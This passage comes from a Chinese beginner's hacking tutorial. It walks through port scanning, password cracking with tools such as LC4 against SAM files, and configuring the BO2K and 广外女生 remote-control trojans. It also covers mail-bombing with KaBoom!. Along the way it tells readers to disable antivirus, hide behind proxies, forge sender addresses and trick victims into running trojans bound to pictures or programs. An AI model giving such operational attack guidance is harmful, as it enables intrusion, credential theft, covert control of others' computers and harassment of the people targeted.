什么是端口呢？

简单地说，端口就是计算机和外界连接的通道。

为了解释清楚端口，我们用房子来打个比方，端口就好比房子的门窗，它是信息出入的必经通道。另外，就如不同的门窗有不同的用处一样，不同的端口也有不同的功能，例如我们看网页用的实际上是 80 端口，而计算机上可开启的端口数值范围为 1~65535。

以下是常用的几个端口：

21 号端口：FTP (File Transfer Protocol，文件传送协议)

FTP 服务和 TELNET 服务一样，它使得我们可以从 FTP 服务器上下载或上传资料等，有的还可以匿名登录，不过这样的情形现在好像不多了。

23 号端口：Telnet（远程登录协议）

这个信息表明远程登录服务正在运行，在这里你可以远程登录到该主机。

25 号端口：SMTP（Simple Mail Transfer Protocol，邮件传输协议）

53 号端口：DNS（Domain Name Serve，域名服务器）

79 号端口：finger（查看机器的运行情况）

finger 服务对入侵者来说是一个非常有用的东西，利用它，入侵者可以获得目标用户信息，查看目标机器的运行情况等。

80 号端口：HTTP（Hyper Text Transfer Protocol，超文本传送协议）

它表明 WWW 服务在该端口运行。

110 号端口：POP（Post Office Protocol，邮局协议）

139 号端口：NetBIOS 服务（即共享服务）

3389 号端口：（远程控制）这个端口用于远程登录。

还有一些常见的端口：例如 135，445……，具体起什么作用大家可以自己动手去查资料。但有一点希望大家能够明白：并不是所有的端口都是有用的。

接下来我们就来看看如何查看对方开放的端口。

为了查找目标主机都开放了哪些端口，黑客们经常使用一些像 PortScan、SuperScan 这样的工具软件，对目标主机一定范围的端口进行扫描，这里以 SuperScan 为例来进行说明。

Superscan 是一款功能非常强大的扫描软件，其运行主界面如图 1-1-12 所示。

如果检测的时候没有特定的目的，只是为了了解目标计算机的一些情况，可以对目标计算机的所有端口进行检测。点击“扫描”选项卡，在“IP 地址”栏输入起始 IP 和结束 IP，点击右侧的按钮，再点击底部的按钮，即可开始进行扫描。

其实，大多数时候不需要检测所有端口，只要检测有限的几个端口就可以了，因为我们的目的只是为了得到目标计算机提供的服务和使用的软件。所以，可以点击“主机和服务扫描设置”选项卡，在端口设置界面里定制需要扫描的端口，如只检测 80（Web 服务）、21（FTP 服务）、23（Telnet 服务）等端口，如图 1-1-13 所示，即使是攻击，也不会有太多的端口检测。



图 1-1-12 使用 SuperScan 扫描开放的端口



图 1-1-13 只扫描其中的几个端口

#### 提示

当然你可以在这里输入木马的端口，然后通过扫描目标计算机的木马端口是否开放来检测目标计算机是否被种植木马。

这种扫描方式可以有的放矢地检测目标端口，节省时间和资源；可以检测目标计算机是否被攻击者利

用，种植木马或者打开不应该打开的服务，一般建议采用这种方式。

通过扫描，如果发现目标主机上几个关键的端口的服务都没有提供，还是放弃进攻的计划吧，不要浪费太多时间放在这个胜率不大的目标上，赶紧选择下一个目标。

如果系统主要端口被“激活”，也不要高兴太早，因为系统可能加了某些限制，不允许任何用户远程连接，或者不允许ROOT 远程连接，或者只允许指定IP 地址的用户远程登录，或者进入后限制用户只能做指定的活动便又被强行中断，这仅仅指Telnet 服务而言，其实还会遇到很多复杂的情况。

### 1.1.5 破解账号与密码

我们在知道对方IP 地址和开放的端口之后，就可以开始黑客攻击的实质性操作了，那就是——破解账号与密码。

曾经有人得到某家较大ISP 的用于电子邮件的服务器主机密码文件，通过某些工具和字典的分析，分析的结果数据表明，只要黑客稍微用点心，就可以获得一大批账号的密码。

通过分析密码文件的数据，得出以下结论：

密码文件包含有效帐户数量	241
被工具或猜测破解帐户数量	148
暂时未被破解的帐户数量	93
密码破解率	61.41%
使用破解强度	CR-3

在上表中的破解强度级别是根据Internet 安全委员会推出的一个标准，共分5 个级别，其中高级包含下面级别，每一级破解程度大致如下：

- CR-1 级：不利用任何工具，只是进行简单的猜测；
- CR-2 级：使用其账号或者与账号相关信息作为密码字典使用工具进行破解；
- CR-3 级：利用6 位以内数字和不超过10M 的简单密码字典使用工具进行破解；
- CR-4 级：利用辅助工具将密码字典进行扩展后进行破解；
- CR-5 级：暴力破解，利用字典生成器生成超级字典或直接利用暴力工具破解。

仅仅是使用了CR-3 级破解强度，即利用6 位以内数字和不超过10M 的简单密码字典使用工具进行破解就得到了61.4% 的破解成功率，而这一步连菜鸟都很容易做到！

现在我们来看一下密码的详细资料分析：

细节描述	账号数量	占破解账号百分比	占总共账号百分比
被破解密码数量	148	100.00%	61.41%
账号与密码相同的	114	77.03%	47.30%
使用不超过5 位数字	22	14.86%	9.13%
使用1 位字符的	4	2.70%	1.66%
使用2 位字符的	5	3.38%	2.07%
使用3 位字符的	20	13.51%	8.30%
使用密码字典破解	6	4.05%	2.49%

从上面的数据结果可以看出，由于一般的 Internet 用户的安全意识淡薄，大部分用户使用了跟自己名字相同的密码或者自己名字拼音的缩写，这样当他在告诉别人邮件地址的同时，相当于同时也告诉了别人自己的密码。

至于猜测密码，只要你有足够的耐心和恒心，最后终会猜测到。对于不易猜测的简单密码，可以使用破解工具进行破解，具体破解方法我们将在后面的章节中进行详细的介绍。

在破解了账号和密码之后，通常，我们就可以进入到目标主机了，这时候，就可以在目标主机上实现攻击了。不过，黑客也应该遵循一定的行为准则，比如不入侵或破坏政府机关的主机；不将已破解的任何信息与人分享等，否则你会招来很多麻烦。

如果我們是在一个局域网中，黑客就可能会利用我们的电脑作为对整个网络展开攻击的大本营，这样，我们不仅要受其侵害，而且还要帮他背黑锅了。

---

### 1.1.7 黑客是练出来的

---

当我们越深入研究黑客技术，就会发现自己懂得的越少！所以应该时刻提醒自己：“我真正懂的并不多，我只是一个很普通的网络技术爱好者，别把我看得太高，也许我是最菜的。”

其实，并不是所有的人都像我们想象的那么有空，每个人都有工作，都有自己的事情，没有人愿意把时间花在这样无聊的事情上面。所以我们应该站在另一个角度看，如果同时有 20 个人在 QQ 上和你聊，你会怎么样？50 个 100 个呢？你能应付吗？

同时，很多人也会破译信箱、聊天室、QQ 密码、在聊天室踢人……但笔者认为这些人真是无聊，就算你破了 10000 个密码，你踢了 10000 个人又能说明什么呢？还是不要浪费宝贵的上网时间，多做点有意义的事情吧！

真正的黑客，必须真枪实弹地去做一些黑客应该做的事情（例如对系统做详尽的研究，而不是简单地入侵某个系统，或是窃取几个账号）。

在这里笔者所要说的是，希望大家时刻谨记：黑客是练出来的，不是几天功夫就能学会的，黑客技术和网络安全技术永远在交替着进步！

其实想要做一名黑客很简单，即使是一名菜鸟，也可以使用这些方法试验一下你的水准。

---

## 1.2 黑客常用工具

---

要学习黑客知识，必须要熟悉黑客们常用的工具。

黑客常用的工具软件大致可分为四类：扫描器，炸弹，木马，破解器。其实黑客工具软件虽然很多，但用法都大同小异，下面分类对几种有影响力的黑客工具软件的使用进行介绍。

---

### 1.2.1 扫描器

---

每一个黑客手中都有一两个用得顺手的扫描器，扫描器在一个老练的黑客手里有着相当大的作用。利用扫描器，黑客可以对某一网段的机器或是某台目标机器进行快速漏洞扫描，因为传统的手工查找，不但查找漏洞的速度过于缓慢，而且多数情况下只能针对某一个特定的漏洞，有点大海捞针的味道。

而扫描器就是一种快速寻找目标机多种漏洞的工具，它很容易找到系统的漏洞和弱点，根据扫描器最后提


供的漏洞报告和信息，黑客可以很方便地采用合适的攻击方法给目标机以致命的一击。

扫描器中最常用的就是 X-Scan 和 SuperScan。对于 SuperScan，我们在第 1.1.1 中已经作过介绍，这里就以 X-Scan 为例来进行介绍。

同 SuperScan 一样，X-Scan 也是一款功能非常强大的扫描软件，大家可到 [http://www.hackeronline.com.cn/showsoft.asp?soft\\_id=3](http://www.hackeronline.com.cn/showsoft.asp?soft_id=3) 下载其最新版本 V2.3，该软件是由国内著名安全站点“安全焦点”开发的，是一个完全免费的软件。

X-Scan 运行在 Windows 平台下，它主要针对 Windows NT/2000 操作系统的安全进行全面细致评估，可以扫描出很多 Windows 系统流行的漏洞，并详细指出安全措施的脆弱环节与弥补措施。它采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞扫描，支持插件功能，提供了图形界面和命令行两种操作方式。

扫描内容包括：远程操作系统类型及版本，标准端口状态及端口 BANNER 信息，SNMP 信息，CGI 漏洞，IIS 漏洞，RPC 漏洞，SSL 漏洞，SQL-SERVER、FTP-SERVER、SMTP-SERVER、POP3-SERVER、NT-SERVER 弱口令用户，NT 服务器 NETBIOS 信息、注册表信息等。

 提示

黑客最常用的还是有些服务器的 SQL 默认账户、FTP 弱口令和共享扫描，他们甚至能揭示出经验丰富的网管犯的一些低级错误。

X-Scan 是完全免费软件，无需注册，无需安装（解压缩即可运行），无需额外的驱动程序支持。其中，xscan\_gui.exe（图形界面主程序）与 xscan.exe（命令行主程序）共用所有插件及数据文件，但二者之间没有任何依赖关系，均可独立运行。

X-Scan 的使用非常简单，对于菜鸟黑客来讲，推荐使用其图形界面，即运行 xscan\_gui.exe 程序，然后点击工具栏的扫描模块按钮，将弹出如图 1-2-1 所示的扫描模块设置对话框，勾选想要扫描的模块，确定。



再点击扫描参数按钮，设置要扫描的 IP 地址范围，在这里可以填写一个针对某一个特定的网站或服务器，也可以填写一个 IP 段范围来扫描一段 IP 地址上所有的计算机。最后点击开始扫描按钮即可按你的需要进行扫描，如图 1-2-2 所示。在这里，黑客还可以设置代理服务器的 IP 地址来躲避对方的追查。



图 1-2-1 扫描模块设置对话框



图 1-2-2 X-Scan 图形化扫描界面

扫描结束，X-Scan 会将扫描结果保存在 /log/ 目录中，index\_\*.htm 为扫描结果索引文件。对于一些已知漏洞，X-Scan 给出了相应的漏洞描述，利用程序及解决方案。

## 1.2.2 破解软件

除了采用猜测的方法猜测对方的密码外，还可以采用专门的破解软件来破解密码，下面我们就来见识一下黑客常用的一些破解软件。

## 1. 网络刺客（英文名：NetHacker）

网络刺客 是天行出品的专门为安全人士设计的中文网络安全检测软件，大家可到 [http://www.jn.nm.cninfo.net/softdown/softdoc/other\\_hacker.htm](http://www.jn.nm.cninfo.net/softdown/softdoc/other_hacker.htm) 去下载。用它可以轻松搜索出局域网里有共享的主机，然后对共享机器的共享资源进行扫描，并且猜解共享密码；其嗅探器功能还可截获局域网中使用的 POP3、FTP、Telnet 服务时的密码。

现在的小区宽带也是局域网的一种哦，网络刺客 II 可以大展身手了。

软件下载解压后，双击其中的主程序 `nethacker.exe` 就可以打开天行软件之网络刺客 II 了。选择“主机资源”下面的“搜索共享主机”命令，然后输入想要扫描的 IP 地址范围，再点击“开始搜索”按钮即可开始搜索带有共享的主机，搜索完毕会在主界面的左下侧显示搜索结果，如图 1-2-3 所示。




图 1-2-3 网络刺客 的运行主界面

### 提示

如果没有搜索结果，可以试着将个人网络防火墙关闭再试试。

在左下角的小窗口中选择相应的主机并展开它，在相应的共享资源中右击鼠标按键，或者打开“共享资源”菜单选择相应的选项，将需要访问的目录“映射成网络硬盘”，如果右侧显示映射成 I, J, K 等驱动符，则表示映射成功，这样就可以直接在“我的电脑”中打开远端电脑的相应目录了，如图 1-2-4 所示。




图 1-2-4 远程共享映射出来的网络硬盘显示

如果本地电脑设置了共享密码，则可以利用其内置的密码猜解进行穷举破解。在指定的共享资源中右击鼠标，在弹出菜单中选择“共享猜解机”；或者打开“猜解机”菜单中的“共享资源”选项，输入正确的目标IP地址，在点按“开始猜解”以前，先要进行正确的字典设置，这是成败的关键所在。“字典设置”包括有4个标签页，主标签中包括有用户名和密码字典文件的选择，在这里你可以自己定义适当的密码字符集及组合方法和密码长度，如图1-2-5所示。




图 1-2-5 字典设置对话框

另外，网络刺客 还集成了一些相关的网络工具，包括有IP与主机名转换器、Finger 客户查询工具、主机端口扫描工具以及主机查找器、域名查找器、Telnet 客户端程序等，在工具箱中还可以查看网络状态（netstat）和自己的IP地址，通过这些工具的使用可以极大地增强大家对网络的了解和认识。

2. SnadBoy's Revelation

SnadBoy's Revelation是一个小巧强大的密码揭示工具，可以查看Windows中的“\*\*\*\*\*”密码，包括一些应用程序（如邮件客户端程序、FTP程序等）中保存的“\*\*\*\*\*”密码，大家可到<http://download.pchome.net/utility/showpass/10147.html>去下载。其运行界面如图1-2-6所示。





图 1-2-6 SnadBoy's Revelation 的程序主界面



只需用鼠标左键拖动十字框到\*\*\*\*\*密码上,即可将密码显示出来。这种查看法破解器比强力破解软件破解速度要快得多。

 提示

小榕的“流光”也是一款黑客们喜欢使用的破解工具,它既是一款具有强大功能的扫描软件,又兼备强大的破解和攻击功能。

3. L0phtCrack 4.0 (简称 lc4)

LC4是目前最流行的Windows密码破解工具。这个工具可以实现从保存密码的Sam文件中进行密码刺探破解,对于可以取得Sam文件的情况来说,选用它是最好的获取对方登录密码的办法,大家可以到[http://www.hackerxfiles.net/showsoft.asp?soft\\_id=72](http://www.hackerxfiles.net/showsoft.asp?soft_id=72)去下载。它不仅能够破解Windows NT以及Windows 2000的密码,还具备本地导入或远程导入密码的功能。

打开LC4,并新建一个任务,如图1-2-7所示。然后依次点击“导入(IMPORT)”|“从SAM文件导入(Import from SAM file)”,打开等待破解的SAM文件。此时LC4会自动分析此文件,并显示出文件中的用户名。之后点击“任务(Session)”中的“开始破解(Begin Audit)”,即可开始破解密码。如果密码不是很复杂的话,很短的时间内就会有结果。





图 1-2-7 LC4 的破解主界面

如果破解不出结果,可以选择“任务”下的“破解选项”,选择更全面的密码列表,并且激活职能模式和暴力模式破解,如图1-2-8所示,然后再选择“任务”栏下的“重新开始破解”命令。如果是6位数密码,很快就可以得到结果。

 提示

用户可以根据用户名手工添加一些可能的密码在密码列表里,增大破解的可能性。

需要提醒大家注意的是,每开始一个新的破解任务都需要重新选择字典文件。否则,默认是简易密码文件。




图 1-2-8 LC4 的破解选项设置界面

### 1.2.3 木马

“特洛伊木马程序（简称木马）”技术是黑客常用的攻击手段。它通过在你的电脑系统隐藏一个会在 Windows 启动时运行的程序，采用服务器 / 客户机的运行方式，从而达到在上网时控制你电脑的目的。

黑客利用木马可以窃取你的口令、浏览你的驱动器、修改你的文件、登录注册表等等，如流传极广的冰河木马。现在流行的很多病毒也都带有木马性质，如影响面极广的“Nimda”、“求职信”和“红色代码”及“红色代码”等。攻击者可以佯称自己为系统管理员（邮件地址和系统管理员完全相同），将这些东西通过电子邮件的方式发送给你。如某些单位的网络管理员会定期给用户免费发送防火墙升级程序，这些程序多为可执行程序，这就为黑客提供了可乘之机，一旦用户打开了这些邮件的附件或者执行了这些程序之后，它们就会像古代特洛伊人在敌人城外留下的藏满士兵的木马一样留在自己的电脑中，令很多用户在不知不觉中遗失重要信息。

#### 1. Back Orifice 2000（简称 B02K）

B02K 是黑客组织“死牛崇拜”(Cult Dead Cow)开发的曾经令人闻之色变的黑客程序。它可以通过 Internet 去控制远端机器的操作并取得信息，黑客可以利用它搜集信息，执行系统命令，重新设置机器，重新定向网络等。只要远程机器执行了 B02K 的服务端程序，黑客就可以连接这部机器，利用它作为控制远程机器和搜集资料的工具。大家可以到 <http://caohua.myetang.com/computer/computerdownload.html> 去下载。

软件下载后不需安装，解压后即可使用，B02K 程序主要包括以下 3 个可执行程序：

bo2k.exe：这是服务器程序，它的作用就是负责执行远程用户所下的命令，我们通过它执行我们想要的动作，它可以正常地运行在安装了 Windows 98 和 Windows NT 的计算机当中。

bo2kgui.exe：这是 B02K 的控制程序，其主要作用就是用来控制服务器端程序执行我们想要的命令。当远程机器执行了该服务器程序后，你就可以使用 B02K 的远程控制程序，通过网络连接获得对方系统的完全访问权限。

bo2kcfg.exe：这是服务器设置程序，在使用 B02K 服务器程序之前，有一些相关的功能必须通过它来进行设置。如：使用的 TCP / IP 端口、程序名称、密码等。

#### 提示

由于 B02K 的特殊性，在解包的过程中，可能会被一些具有即时监控功能的杀病毒软件认为是病毒，从而无法继续执行，如果要使用 B02K 必须关掉病毒监控程序。

在将 B02K 服务器端程序发到远程机器运行之前，需要先运行 bo2kcfg.exe 文件启动“B02K 配置向导”进行配置。向导会指导用户进行几个设置，包括服务器文件名（可执行文件）、网络协议（TCP 或 UDP）、端口、密码等。

配置完成以后会出现如图 1-2-9 所示的“B02K 服务器配置”主界面，用鼠标单击“打开”按钮，在弹出“打开”对话框中选择你的服务器端 B02K.exe 文件（解压缩后目录中的 B02K.EXE 文件），再返回对 B02K 服务器文件进行更详细的设置。

服务器端程序配置完毕，将它发送给到远程机




图 1-2-9 B02K 服务器配置主界面

器执行以后，黑客就可以通过运行B02K 控制程序bo2kgui.exe 来进行控制远程机器了，如图1-2-10 所示。



图 1-2-10 B02K 远程控制机器界面


用鼠标单击“文件”菜单下的“新建服务器”选项，弹出“编辑服务器设定”对话框，输入正确的服务器名字和地址，并选择“连接类型”、“默认加密”和“证明”这3 个下拉列表中的选项。设置好以后，就会出现“服务器命令客户控制”操作框。在该操作框中，控制端就可以使用其中的70 多条命令对服务器端进行控制。只要两台计算机建立连接后，选中一个命令，加上参数（如果需要），再单击“传送命令”按钮，就可以在远程服务器上执行这个命令，服务器的回应会在回应窗显示出来。这里B02K 的控制操作明显和我们现在使用的完全可视化控制操作不同，其命令的执行有点类似DOS 环境下的操作。

这样黑客就可以对运行了服务器端程序文件的远程计算机进行控制和操作了。

B02K 里一共有70 多条命令，这些命令主要用来在服务器上搜集数据和控制服务器。

2. 广外女生

广外女生是广东外语外贸大学“广外女生”网络小组的“杰作”，因当时大多数杀毒软件无法查杀而受到黑客青睐。它也是一种基于网络客户/ 服务程序工作模式的远程监控工具，利用它可以通过Internet 对远端机器进行控制，它不仅可以实现远程上传、下载、删除文件，还可以修改注册表。只要远程机器执行了广外女生的服务器端程序，我们就可以连接这部机器，对远程机器进行管理，大家可以到<http://www.skycn.com/soft/5923.html> 去下载。软件下载后不需安装，解压后即可使用。

 提示

同样，广外女生在解包的过程中，也可能被一些具有新版本的杀毒软件认为是病毒，从而无法继续，这时需要关掉这种即时病毒监控程序才能使用广外女生。

但是对于未升级的防病毒软件不但不会报警，还有可能被其关闭。因为广外女生为使其控制端能顺利管理和控制它的服务器端，它的服务端被执行后，会自动检查进程中是否含有“金山毒霸”、“防火墙”、“iparmor”、“tcmonitor”、“实时监控”、“lockdown”、“kill”、“天网”等进程，如果发现就会将这些进程终止。

运行广外女生程序gwg.exe，其程序主界面如图1-2-11 所示。




图 1-2-11 广外女生的服务器端设置界面

在“服务器设置”页面对服务器进行配置，在这里需填上安装后服务器端文件名和端口号，生成的文件名。还有就是针对防火墙处理进行设置，为使远程机器能监控其它病毒，你可以全部不选。配置完以后点击“生成服务器端”按钮，就生成了服务器端文件。然后将此服务器端文件传送给你想要控制的目标服务器主机，你便可以控制目标服务器主机了。

至于如何让对方运行你发过去的程序，就要靠你自己了，发邮件，QQ 传送都可以，关键是要欺骗对方运行。比如采用一些捆绑软件将服务器端捆绑在某张图片或是某个应用程序上。

在“添加主机”页面，在 IP 搜索栏搜索安装了广外女生服务器端的主机。搜索到之后会在下面的列表显示出其 IP 地址及广外女生开放的端口，表明服务器端成功驻入目标主机了。这时在“文件共享”页面里就会显示出搜索到的主机的内容，如图 1-2-12 所示。




图 1-2-12 查看被广外女生控制的机器内容

看看，是不是什么都显示出来了？这下就可轻松管理远程目标主机了。当然也可在“远程注册表”页面对

目标主机注册表进行远程操作；同时在“屏幕控制”页面里还可以对目标主机的屏幕进行控制，只是要受网络传输速度的影响。

这样你就可以对运行了服务器端程序文件的远程计算机进行控制和操作了。比B02K的控制方式还要简单方便。

### 1.2.4 炸弹

使用炸弹也是黑客常用的技能。

当黑客不满意某人，可以当他正在网上浏览网站查找信息时，炸他一下，让他的屏幕变成蓝色，或者让他下线；另外，如果你知道他的邮箱地址，则可以在他邮箱塞满成千上万封一模一样的无用信件，让他根本无法收信等。使用炸弹这种方法来攻击对方，相对于其它的攻击手段来说比较简单。

#### 1. KaBoom!

使用邮件炸弹是黑客常用的攻击手段，KaBoom!就是邮件炸弹类软件的典型代表。

运行主程序KaBoom!3.exe，其程序主界面如图1-2-13所示。



图 1-2-13 KaBoom!的程序主界面

可以看到它分为两个部分，其中，Mailbomber就是发炸弹的主要工具，点击Mailbomber按钮，进入设置界面，如图1-2-14所示。



图 1-2-14 KaBoom!的设置界面

上图的信息均为虚假信息，请勿对号入座。其中的2\*3.net都是虚设的，用户可根据自己的需要进行设置。

其中，To后面填写收件人的地址，From后面填写伪造的寄信人地址，可以随便填。Server后面填写或选择由哪一个匿名邮件服务器发信（不过，其中有些已不能使用，建议你最好使用国内能用的SMTP服务器）；Subject填写信件标题，Message Body随便填写些信件内容，Number of Message填写要寄几封出去（重覆的次数），如果选择Mail Perpetually则是一直寄，直到按Stop钮为止，CC里填写要同时攻击的地址，最后点击Send按钮便开始发送。

有些自以为十分精明的人把自己的信箱设成自动回复，以为别人炸我100封，我回复他100封，可KaBoom！是对付自动回复的高手，它可将To和From都填写为你的地址，而且用匿名邮件服务器发送。如果你收到100封垃圾，且你的信箱又是自动回复的，那么你现在有200封垃圾了，本来不会垮掉的邮箱垮掉了，你哭去吧！

## 2. IP hacker

IP Hacker是由孤独剑客开发的一个集域名转换、主机探测、端口扫描和漏洞检测于一体的Windows网络漏洞检测工具，它可以检测Windows NT（包括3.51和4.0版）的OOB漏洞；测试Windows 98（包括第二版98se）的IGMP漏洞；另外，它还可以被用来测试Windows NT - IIS 4.0的D.O.S漏洞和Windows NT 3.51/4.0的FTP Server系统漏洞。双击可执行文件IPhacker.exe即可进入运行主界面，如图1-2-15所示。

